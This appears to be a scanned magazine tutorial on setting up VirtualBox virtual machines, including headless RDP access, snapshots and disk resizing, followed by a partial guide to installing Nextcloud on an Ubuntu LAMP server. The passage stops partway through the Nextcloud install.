An older version of *VirtualBox* is available through the *Ubuntu Software Center*, but for the purposes of this tutorial we're going to focus on the newer version 5.x branch, which you can obtain from **www.virtualbox.org/wiki/Linux_Downloads**. You'll find that a variety of different builds exist, each one geared towards a specific distro (or distro version). Both 32-bit (i386) and 64-bit (AMD64) links are provided to downloadable and clickable Deb files, or you can follow the instructions provided to add the appropriate *VirtualBox* repository to your sources list.

Once it's installed, the quickest way to get started is to launch *VirtualBox* through the Dash. This opens the *Oracle VM VirtualBox Manager*, which is where all your virtual machines can be listed (and organised into groups). It's also where you create new VMs from scratch, but before you begin, select File > Preferences to change the default machine folder if you want to store your virtual machine settings somewhere other than your own home folder. This isn't a critical step, but as each guest may consume gigabytes of space for its own needs, you may prefer to choose a dedicated drive (or one with lots of free space). If you're looking to purchase a drive for your virtual machines, then consider an SSD to add zip to your VM's performance.



› ***VirtualBox*** **enables you to set up, manage and run multiple guest machines from the comfort of your desktop.**

Create your first VM

With your virtual machine folder set, click 'OK' and then click the 'New' button to create your first virtual machine. The Create Virtual Machine Wizard works in either of two ways, Guided or Expert, with the latter putting the three configuration steps in a single window. Start by selecting your chosen OS and version from the two drop-down menus – *VirtualBox* supports all the major OSes, including BSD, Solaris and IBM OS/2 in addition to Windows, OS X and – of course – Linux. The Version drop-down changes depending on your initial selection; all the major distros as well as Linux kernel versions from 2.2 onwards are available.

It's important to choose the right OS and version because this will ensure that other machine settings are set so they're compatible. You'll see this immediately when the 'Memory size' slider changes to match the OS. This will be set to a comfortable minimum setting, so feel free to alter it using the slider – it's colour-coded green, amber and red to help you set the memory to a level that's comfortable for your host PC.

Headless setup

One way to maximise your host PC's resources is to run your virtual machine headless. This means there's no way of interacting with that VM on the host PC; instead, you access it remotely using the Remote Display Protocol (RDP). First, make sure you have the VirtualBox Extension Pack installed – this provides support for *VirtualBox's* implementation of RDP – then enable it on your VM via Settings > Display > Remote Display tab by ticking 'Enable Server'. You'll need to change the default port (3389) if you're setting up multiple VMs in this way – choose unique ports for each between 5000 and 5050.

Once it's configured, you can launch your VM from the Terminal via one of two commands:

```
VBoxHeadless --startvm <uuid|vmname>
```

```
VBoxManage startvm "VM name" --type headless
```

Alternatively, hold Shift as you click the VM in the VirtualBox Manager, and you'll be able to monitor its progress from the Preview window before switching to your remote computer.

When it comes to accessing your headless VM from another PC, the *rdesktop* client is built into most distros, but *VirtualBox* also ships with *rdesktop-vrdp*, which gives your guest access to any USB devices plugged into the PC you're sat at. Use the following command:

```
rdesktop-vrdp -r usb -a 16 -N 192.168.x.y:0000
```

Replace **.x.y** with your host PC's IP address, and **0000** with the port number you allocated (**3389** by default).

› Run your VM headless to cut resource usage if you plan to access it remotely.

The figure you set is actual host RAM, not virtual memory, so be sure to leave enough for your PC's other tasks (including the running of *VirtualBox* itself).

The final option is to create a virtual hard disk. This basically starts out as a single file that represents your guest's hard drive, and will splinter off only when you start working with snapshots (*pictured below*). In most cases, leave 'Create a virtual hard disk now' selected and click 'Create', at which point you'll need to set its size, location (click the little folder button to choose a different location from the default), file type and how the virtual file will behave. For these latter options, the defaults of 'VDI' and 'Dynamically allocated' usually work best; the latter ensures that the physical file containing your virtual hard drive's contents starts small and grows only as it's filled with data. Click 'Create' and your virtual machine is ready and waiting for action.

Virtual hardware tweaking

It's tempting to dive straight in and start using your new virtual machine, but while the basic hardware settings are in place, you should take the time to ensure it has all the power and resources it needs to function as you want it to. You can always tweak these settings later, but the best time to set it up is before you begin.

Select your new virtual machine and click the 'Settings' button. Switch to the System tab, where you'll find three tabs: Motherboard, Processor and Acceleration. You can tweak your VM's base memory from the Motherboard tab, as well as switch chipset, although unless you need PCI Express support the default PIIX3 should be fine in most cases. The Pointing Device is set to 'USB Tablet' by default, but there's a 'PS/2 Mouse' option for legacy purposes.

The Extended Features section should already be set up according to the OS you've chosen, but if you'd like your virtual machine to have a UEFI rather than a BIOS, tick 'Enable EFI' here. Note, however, that this works only for Linux and OS X; Windows guests aren't (yet) supported.

If you have a multi-core CPU installed, switch to the Processor tab to allocate more than a single core to your VM, making sure you don't attempt to allocate more cores than your processor physically possesses (Hyperthreading should be discounted). You may also need to tick 'Enable PAE/NX' if your virtual machine needs access to more than 4GB of RAM on a host PC with an older 32-bit processor.

The Acceleration tab allows you to tap into the processor's virtualisation features if they exist – see the tip for details.

Other key settings


Switch to the Display tab to configure your virtual graphics card. Start by allocating as much memory as you think you'll need, and also tick the 'Enable 3D Acceleration' box to improve performance across all your VMs. If you're running a Windows virtual machine, then tick the 2D option too. Switch to the Remote Display tab if you'd like to access your VM remotely. The Video Capture tab makes it possible to record your VM screen as a video should you want to do so – the former feature requires the VirtualBox Extension Pack, which we'll talk about shortly.

The Storage tab is where you can configure the internal storage of your virtual PC – by default your virtual hard drive is added to the SATA controller, from where you can add more drives. You'll also see that a single DVD drive is also added to the IDE controller. Select it and click the little disc button next to the Optical Drive drop-down to select a physical drive or mount an ISO disk image as a virtual drive instead. Tick the 'Passthrough' option if you'd like to be able to write discs, play audio CDs or watch encrypted DVDs.

The options in the Audio and Serial Ports tabs are largely self-explanatory, but if you plan to make your guest VM visible over your local network for the purposes of sharing files and other resources, then select 'Network' and change the NAT setting to 'Bridged Adapter'. Other configurations are also available from here – 'NAT Network', eg, allows you to create a network of VMs that can see and interact with each other while remaining invisible to the host. NAT networks are »

Quick tip

Make use of the *VirtualBox* Manager's new Group feature to organise your VMs into user-defined categories: right-click the first VM in the list and choose 'Group'. Right-click the group header and choose 'Rename', then create new machines directly from this group or drag other guests into it to assign them to the group.



› The ability to take snapshots of your virtual machines makes them particularly suitable as test beds.

» configured independently via *VirtualBox's* File > Preferences menu (look under Network).

Working with USB peripherals

The USB tab is where you can capture specific USB devices for use in your VM. However, before you can use this feature, you need to make sure you add your username to the **vboxusers** group on your host PC using the following command in the Terminal:

```
sudo usermod -a -G vboxusers <username>
```

Once this is done, your USB devices will become visible to your *VirtualBox* guests. Note that *VirtualBox* supports only the older USB 1.1 implementation by default, but you can install the VirtualBox Extension Pack to add support for USB 2.0 and USB 3.0 among other extras (including PCI and host webcam passthrough). Download this Extension Pack from **www.virtualbox.org**, but note the licence restrictions: unlike *VirtualBox*, it's not open source and is free for 'personal evaluation' only.

You can easily connect to USB devices within your guest on the fly – click the USB button on the guest machine window and select your target peripheral from the list – but adding specific USB Device Filters here makes it possible to automatically capture specific devices when the VM boots. One example of where this could be handy is if you set up a VM as a headless TV server – it would allow the VM to take control of your USB TV stick the moment it starts. We cover the Shared Folders tab in the 'Share data' box below, while the User Interface tab allows you to specify which menu options are made available to this guest.

Quick tip

It's possible to port your virtual machines to different PCs – select File > Export Appliance to set up an archive in OVF (OpenVirtualization Format) format, using the OVA extension to bundle everything into a single file. Be warned: it doesn't include snapshots and often changes the virtual hard disk from VDI to VMDK format.

Your first boot

With your VM's hardware set up, you're ready to go. You need to point your virtual CD/DVD drive towards an ISO file (or physical disc) containing the installer of the OS you wish to emulate, then start the VM and follow the prompts to get started. Once running, your virtual machine acts in exactly the same way your main PC does – click inside the main window and your mouse and keyboard may be 'captured' by the VM, allowing you to work inside it. To release these back to your host PC, press the right-hand Ctrl key.

Once you've installed your target OS in the guest machine you'll need to install the Guest Additions – a series of drivers and applications that enhance the VM's performance. Key additions include a better video driver supporting a wider range of resolutions and hardware acceleration, mouse pointer integration, which allows you to more easily move the mouse between host and VM without it being captured, and support for shared folders.

Installing these for Windows guests is as simple as selecting Devices > Insert Guest Additions CD image... After a short pause, the setup wizard should appear. Things are a bit more complicated for Linux guests – see chapter 4.2.2 under *VirtualBox's* Help > Contents menu for distro-by-distro guides. Once you've followed the prerequisites, open the file manager and browse to the root of the Guest Additions CD, then right-click inside the window and choose 'Open in Terminal'. Once the Terminal window opens, the following command should see the additions installed:

```
sudo sh ./VBoxLinuxAdditions.run
```

After rebooting you should be able to resize your VM window to the desired resolution simply by clicking and dragging on it – have the Displays panel open in your guest when you're doing this to verify the dimensions as you resize.

Take a snapshot


Your VM is now set up and ready for action. It should work in exactly the same way as any physical machine, but it has one

Share data

Getting data to and from your VM is a critical part of virtualisation, and *VirtualBox* makes this as simple as possible. The obvious way is to set up a bridged network as described earlier, then create shared folders with which you can swap data over your network, but there are other handy sharing tools provided too.

The Shared Folders feature works best with guests you don't want exposed to the wider network, and also allows you to make folders available from your host without sharing them on the network. Open your VM's settings and go to the Shared Folders tab and you can specify a folder on your host PC that's made available to your guest: click the plus ('+') button, select the folder you want to share and change its display name on your guest if necessary. You can also elect to make the folder read-only to the guest, have it mount automatically when the VM starts and, last but not least, choose 'Make Permanent' to have the shared folder persist beyond the current VM session.

Open the Devices menu and you'll find two other ways of sharing too: Shared Clipboard allows you to share the contents of the clipboard between host and guest (this can be limited to one-way sharing, or made bi-directional). You can also implement Drag-and-Drop, another way to quickly share files between host and guest by dragging files into and out of the guest machine window.



› **Make life (and file-sharing) easy: you can configure *VirtualBox* to allow you to quickly transfer files to and from your guest using drag-and-drop.**

crucial advantage: snapshots. Snapshots let you take one-click backups of your guest at a specific point in time. You can then proceed secure in the knowledge you can roll back to the snapshot and undo all the changes you've made since.

You can create snapshots while your machine is powered off, or during use – just select Machine > Take Snapshot to do so. Give your snapshot an identifiable name, and also add a description if you wish, then click 'OK'.

When you take a snapshot, *VirtualBox* starts recording changes to the drive in a different file. If you delete a snapshot, those changes are merged back into the main file, while if you roll back to an earlier snapshot (or the base image), the snapshot's changes are lost unless you create an additional snapshot when prompted. VMs support multiple snapshots, and you can even move between them, allowing you to create multiple setups from within a single guest.

Terminal use

VirtualBox's user interface may be a convenient way to get started with virtualisation, but once you're up and running you'll be pleased to learn there are a number of command-line tools you can employ if that works better for you. You can even bypass the graphical VirtualBox Manager entirely if you're willing to learn the rather lengthy list of sub-commands for the *VBoxManage* tool, such as `createvm` and `startvm`, but even if you're happy with the point-and-click approach, there are a number of tools you should take a closer look at.

The first is *VBoxSDL* – if you'd like to launch your VM in a 'pure', distraction-free environment (so none of the controls offered by the default VM window), this is the tool for you. Its usage is pretty straightforward:


```
VBoxSDL --startvm <vmname>
```

Replace `<vmname>` with the name of your VM (or its UUID if you prefer). Once it's running, you'll not only have access to the menu commands offered by the main *VirtualBox* window, but some handy shortcuts you can employ while pressing the host key (the right Ctrl key by default): f toggles full-screen view on and off, while n takes a snapshot. Press h to press the ACPI power button, p to pause and resume, q to power off or r to reset. Finally, press Del in conjunction with the host key and you'll send a Ctrl+Alt+Del to the guest machine. Alternatively, shut down your VM using the *VBoxManage* tool – just type the following command to initiate the ACPI power button, eg:

```
VBoxManage controlvm "VM name" acpipowerbutton
```

Another handy command-line tool is *VBoxHeadless*, which enables you to run your virtual machine headless. To do this – and allow yourself to access it remotely from another computer (*check out our Headless setup box*).

Whether you plan to use *VirtualBox* from the command line or its GUI, you'll find it's packed with powerful and useful features that will convert you to the possibilities and power of virtualisation. You'll wonder how you ever coped before! ■




› Remove all the desktop paraphernalia and run your guest in a lean, distraction-free window using *VBoxSDL*.

Extend the size of your VM drive

1 Consolidate snapshots

If your VM contains snapshots, the resizing process will affect only the original base image. To resolve this, right-click the VM and choose Settings, then append `-old` on to the end of its name. Click 'OK', right-click the VM again, but this time choose Clone. Click 'Expert Mode'', then rename it and verify that 'Full Clone' and 'Current machine state' are selected before clicking 'Clone'.




2 Resize virtual drive

Close *VirtualBox*, open Terminal and navigate to the folder containing your VDI file. Now type the following command, replacing **drivename.vdi** with the filename of your particular VDI file:

```
VBoxManage modifyhd "drivename.vdi" --resize 10000
```

The resize figure is in MB, so 10000 equals 10,000MB or 10GB.



3 Extend partition

The drive concerned has been resized, but you'll now need to repartition it. Boot your VM having attached an ISO of the *Gparted* Live CD and then use that to move partitions around to use the extra space – you may have to resize the extended partition first, then move the swap volume to the end before resizing the partition from the left to make the space available.

Nextcloud: Share your files

Remote storage silos are a dime a dozen, but be wary of their privacy policies. We explain how to set up your own and keep control.

Quick tip

You can install Nextcloud on Ubuntu Server simply with `sudo snap install nextcloud`. This however robs you of all the custom configuration options available during a manual install.

Online storage services such as Dropbox offer a convenient option for accessing and sharing data anywhere on the planet. Yet the convenience comes at a cost, and the very idea of transferring our files to a remote server, outside of our jurisdiction, seems rather strange in the post-Snowden era. This is where Nextcloud steps in. It offers all the conveniences of an omnipresent storage service while keeping you in charge of your private data. The open source data sharing server is brimming with features for both home and large-scale enterprise users. With Nextcloud you can store, sync and share not just your data but your contacts and calendars. It also boasts of advanced features such as single sign-on capability, theming for custom branding, custom password policy, secure WebRTC conferencing, Collabora Online Office integration and more. If that's not enough, in addition to the core functions you also get a host of additional useful add-ons.

Paint the sky

You'll have to lay the foundation before you can install Nextcloud. We'll setup Nextcloud on top of an Ubuntu Server 16.10 installation and begin by making sure our installation is up to date with `sudo apt update && sudo apt upgrade`.

We'll then fetch and install the individual components that make up the popular LAMP stacks. First up is the Apache web server which can be installed with `sudo apt install apache2 apache2-utils`. Next up is *MariaDB* which is a drop-in replacement for *MySQL*. Install it with `sudo apt install mariadb-server mariadb-client`. Straight after it's installed, run *MariaDB*'s post installation security script with `sudo mysql_secure_installation`. The script takes you through a small command-line wizard to help you setup a password for the database server's root user and setup some other defaults to harden the database installation.

Then comes PHP which you can fetch along with all the required modules with `sudo apt install php libapache2-mod-php php-fpm php-cli php-json php-curl php-imap php-gd php-mysql php-xml php-zip php-intl php-mcrypt php-imagick php-mbstring`. By default PHP has defined very conservative limits which will prevent you from uploading large files into your Nextcloud server. The following commands will increase the PHP memory limit to 512MB, and take the upload and individual post size to 250MB:

```
$ sed -i "s/memory_limit = .*/memory_limit = 512M/" /etc/php/7.0/fpm/php.ini
$ sed -i "s/upload_max_filesize = .*/upload_max_filesize = 250M/" /etc/php/7.0/fpm/php.ini
$ sed -i "s/post_max_size = .*/post_max_size = 250M/" /etc/php/7.0/fpm/php.ini
```

Lastly, ensure that the PHP module is loaded in Apache with `sudo a2enmod php7.0` before you restart the web server with `sudo systemctl restart apache2`.

Next we'll create a database and a Nextcloud user in *MariaDB*. Log into *MariaDB* database server with the following command:

```
$ mysql -u root -p
```

After authenticating with the password you specified while securing MariaDB, you can create a database named nextcloud with:

```
> create database nextcloud;
```

Similarly, you can create a user for administering this database with:

```
> create user nextcloudadmin@localhost identified by 'a-password';
```

Remember to replace **a-password** with your preferred password. Finally grant this user all the privileges on the freshly minted Nextcloud database with:


```
> grant all privileges on nextcloud.* to nextcloudadmin@localhost identified by 'a-password';
```

Bring the changes into effect and exit the *MySQL* prompt:

```
> flush privileges;
> exit;
```

We'll also enable the binary log for *MariaDB* which will contain a record of all the changes to the database. Open *MariaDB*'s configuration file in a text editor with `sudo nano /etc/mysql/mariadb.conf.d/50-server.cnf` and enter the following lines under the `[mysqld]` section:

```
log-bin      = /var/log/mysql/mariadb-bin
```



› **Unlike its progenitor, there is only one open source version of Nextcloud and the developers plans to generate revenue via support and consulting services.**

Cloud control

In the main tutorial we've looked at setting up and using a default Netcloud instance. But as the admin you can tinker with several settings to acclimatise Nextcloud as per your requirements.

To access these settings, roll-down the menu next to your username and select the Admin option. This takes you to a page that lists several settings that affect the entire Nextcloud installation grouped under various different heads such as Server settings, Server info, Usage report and more. The Server info option is different from the others in that instead of helping you tweak any settings it only visualises various details about the Nextcloud server such as the load on the CPU, memory usage, and more.

Head to the Sharing section to configure the policy for sharing files on the server. Here you can toggle options to force users to set a password on all public shares, set a default expiry date for all public shares, restrict members of share files only with others users in their group, and more. You can configure the Nextcloud server to send out emails for various types of notifications and password resets from the Additional settings section. This page also lets you define a password policy by forcing the minimal length, the use of mixed cases, numeric and special characters.

```
log-bin-index = /var/log/mysql/mariadb-bin.index
binlog_format = mixed
```

Save and close the file when you're done. Then reload *MariaDB* service with `sudo systemctl reload mysql`.

Similarly, you'll also have to make some tweaks to the Apache web server. Nextcloud needs several modules to function correctly. Enable them with the `a2enmod rewrite` and `a2enmod headers` commands.

Also while you can use Nextcloud over plain HTTP, the Nextcloud developers strongly encourage the use of SSL/TLS to encrypt all server traffic, and to protect user's logins and data in transit. Apache installed under Ubuntu already comes equipped with a simple self-signed certificate. All you have to do is to enable the SSL module and the default site and accept the use of the self-signed certificate:

```
$ a2enmod ssl
$ a2ensite default-ssl
```

When you are done, restart the Apache server to load the modules with `sudo systemctl restart apache2`.

In the clouds

Now that we've laid the groundwork for Nextcloud, let's fetch and install the server. Head to **www.nextcloud.com/install** and grab the latest version which is v10.0.1 at present:

```
$ wget -c https://download.nextcloud.com/server/releases/
nextcloud-10.0.1.tar.bz2
$ tar xvf nextcloud-10.0.1.tar.bz2
```

Deflating the archive will create a new directory named nextcloud in the current working directory. Copy the new directory and all of its content to the document root of the Apache server with `sudo cp -r nextcloud /var/www/`. Then hand over the control of the directory to the Apache user (www-data) with `sudo chown www-data:www-data /var/www/nextcloud/ -R`.

We'll install and access Nextcloud from under its own directory by creating a configuration file with `sudo nano /etc/apache2/sites-available/nextcloud.conf` and the following:

```
Alias /nextcloud   /var/www/nextcloud/

<Directory /var/www/nextcloud/>
 Options +FollowSymlinks
 AllowOverride All

<IfModule mod_dav.c>
  Dav off
 </IfModule>

 SetEnv HOME /var/www/nextcloud
 SetEnv HTTP_HOME /var/www/nextcloud

</Directory>
```

Save the file and bring Nextcloud online with:

```
$ sudo ln -s /etc/apache2/sites-available/nextcloud.conf /etc/
apache2/sites-enabled/nextcloud.conf
```

That's the command-line stuff taken care of. Now fire up a web browser on any computer on the network and head to **https://192.168.3.106/nextcloud**. Replace **192.168.3.106** with the IP address or domain name of the server you've deployed Nextcloud on.

Since this is the first time you're interacting with Nextcloud, you'll be asked to create an admin account. Enter the username and password for the Nextcloud administrator in the space provided. Then scroll down and expand the Storage & database pull-down menu to reveal more options. The data folder is where Nextcloud will house the files shared by the users. Although it'll already be populated with a location, for security reasons the Nextcloud developers advise that it's better to place the data directory outside the Nextcloud root directory, such as **/var/www/data**.

